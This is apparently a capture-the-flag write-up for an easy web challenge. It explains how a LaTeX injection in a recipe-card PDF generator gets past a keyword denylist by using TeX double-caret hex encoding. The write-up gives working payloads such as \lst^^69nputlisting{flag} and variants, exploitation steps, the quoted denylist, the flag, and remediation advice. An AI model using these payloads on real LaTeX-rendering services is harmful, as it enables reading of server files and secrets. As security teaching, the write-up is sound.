Category: Web
Difficulty: Easy
Vulnerability: LaTeX Injection with TeX Double-Caret Hex Bypass
Flag:INFERNOCTF{0ops_1_br0k3_th3_p4p3rtr41l_w1th_l4t3x_1nj3ct10n}
Challenge Card & Overview


Overview & Reconnaissance
The target is a web application that generates printable recipe cards as downloadable PDFs using a backend LaTeX typesetting engine (pdflatex).
When generating a card:
- Most form fields (title, author, ingredients, method, etc.) are escaped using strict character replacement mapping.
- The
kitchen_notefield, however, is filtered through a custom denylist function (validate_kitchen_note) and directly concatenated into the LaTeX document:
\noindent\rule{\linewidth}{0.4pt}\\[-1mm]
{\footnotesize\textit{Kitchen note:} <USER_INPUT>}
\end{document}
The flag is stored on the server and symlinked inside the temporary compilation directory as ./flag.
Filter Analysis
The kitchen_note validation logic in app.py checks:
- Length Limit:
len(note) <= 118characters. - Blocked Characters:
$,&,#,_,%,~,|,<,>, ‘',;,\x00`. - No Paths / URLs: Rejects
..,://, or/. - Keyword Denylist: Checks if any of the following substrings appear in the lowercased note:
BLOCKED_FRAGMENTS = (
    "input", "include", "read", "write", "openin", "openout",
    "catcode", "csname", "endcsname", "usepackage", "document",
    "newcommand", "renewcommand", "providecommand", "def",
    "loop", "repeat", "immediate", "special", "verbatim",
    "scantokens", "every", "jobname"
)
Notice that standard file reading commands like \input, \include, and \lstinputlisting are blocked by the substring check "input".
The Vulnerability & Bypass Mechanics
TeX Double-Caret Hex Notation (^^)
In TeX/LaTeX, the scanner supports double-caret encoding (^^XX) for characters using two-digit lowercase hexadecimal ASCII values:
^^69corresponds to ASCII0x69, which is the characteri.^^6ecorresponds to ASCII0x6e, which is the charactern.
Bypassing the Python Filter
When we submit:
\lst^^69nputlisting{flag}-
Python Validation:
- The string literal is
\lst^^69nputlisting{flag}. - The substring
"input"is not present in the string. - The character
^is not inBLOCKED_CHARS($&#_%~|<>;\x00`). - Length is 26 characters (well within the 118 character limit).
- Filter passes!
- The string literal is
-
LaTeX Compilation:
- When
pdflatexprocesses the file, its lexical scanner decodes^^69intoi. - The token becomes
\lstinputlisting{flag}. - Because
\usepackage{listings}is pre-loaded in the template preamble,\lstinputlistingreads./flagand typesets its content directly into the output PDF.
- When
Exploitation & Payload Examples
Primary Exploit Payload
Set the kitchen_note field in the form to:
\lst^^69nputlisting{flag}Alternate Variations
- Encoding other letters in
input:\lsti^^6eputlisting{flag} - Full hex encoding of the keyword:
\lst^^69^^6e^^70^^75^^74listing{flag}
Capturing the Flag
- Fill out the recipe form with any values.
- In the Kitchen note field, enter:
\lst^^69nputlisting{flag} - Click Export Recipe Card (PDF).
- Open the generated PDF to read the flag rendered at the bottom:
INFERNOCTF{0ops_1_br0k3_th3_p4p3rtr41l_w1th_l4t3x_1nj3ct10n}Remediation
- Do not rely on keyword denylists: TeX syntax provides multiple character expansion mechanisms (such as
^^notation) that easily evade string pattern matching. - Escape all user-controlled inputs: Apply character sanitization (
LATEX_REPLACEMENTS) uniformly across all form fields. - Harden the LaTeX environment: Use sandboxed compilation environments and disable file inclusion directives.